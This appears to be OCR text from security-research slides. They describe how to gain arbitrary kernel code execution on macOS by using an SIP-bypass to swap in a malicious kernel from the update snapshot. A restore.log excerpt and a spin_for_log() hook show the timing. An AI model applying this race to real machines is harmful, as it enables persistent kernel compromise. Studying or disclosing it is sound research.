
Arbitrary Kernel Code Execution

Via an SIP-bypass Primitive

- Replace restricted kernel patches as done in exploit 2 of CVE-2022-42791
    - A bit complicated
- Replace the restricted kernel file itself **directly from the snapshot**
    - Too late: Not work after a reboot
    - Too early: The new kernel will be overwritten by the patch
    - What’s the right moment? How to catch that?

The right moment to replace the kernel

/System/Volumes/Update/restore.log




```
70000fee0000 : Will prepare target for install...
70000fee0000 : Reverting to snapshot: com.apple.os.update-65FBD556089E4598F9FB4178DDDC138973B8901F78BE43B4A9A63D2604079BEA
70000fee0000 : Deleting obsolete paths in parallel...
70000fee0000 : Applying patches in parallel...
70000fee0000 : percent 1%
70000fee0000 : percent 2%
70000fee0000 : percent 3%
70000fee0000 : percent 4%
70000fee0000 : percent 7%
70000fee0000 : percent 10%
70000fee0000 : percent 11%
70000fee0000 : percent 12%
70000fee0000 : percent 13%
70000fee0000 : percent 14%
70000fee0000 : percent 15%
70000fee0000 : percent 16%
70000fee0000 : percent 17%
70000fee0000 : percent 19%
70000fee0000 : percent 20%
70000fee0000 : percent 95%
70000fee0000 : percent 97%
70000fee0000 : percent 99%
70000fee0000 : percent 100%
70000fee0000 : Storing ParallelCompression warnings for otaPatchWarnings: Warnings:0x8d032000,0x8d03b800
70000fee0000 : Unarchiving files in parallel...
70000fee0000 : Progress starting...
70000fee0000 : percent 0%
70000fee0000 : percent 1%
70000fee0000 : percent 15%
70000fee0000 : percent 34%
70000fee0000 : percent 55%
70000fee0000 : percent 98%
70000fee0000 : Unarchiving data files in parallel...
70000fee0000 : Reseting parallel archive progress reporting.
70000fee0000 : Progress starting...
70000fee0000 : percent 0%
```

The right moment to replace the kernel

spin_for_log()

- Right after applying all the patches
  - spin_for_log("**Unarchiving files in parallel...**");
- Replace the original kernel with a maliciously infected one directly from the snapshot

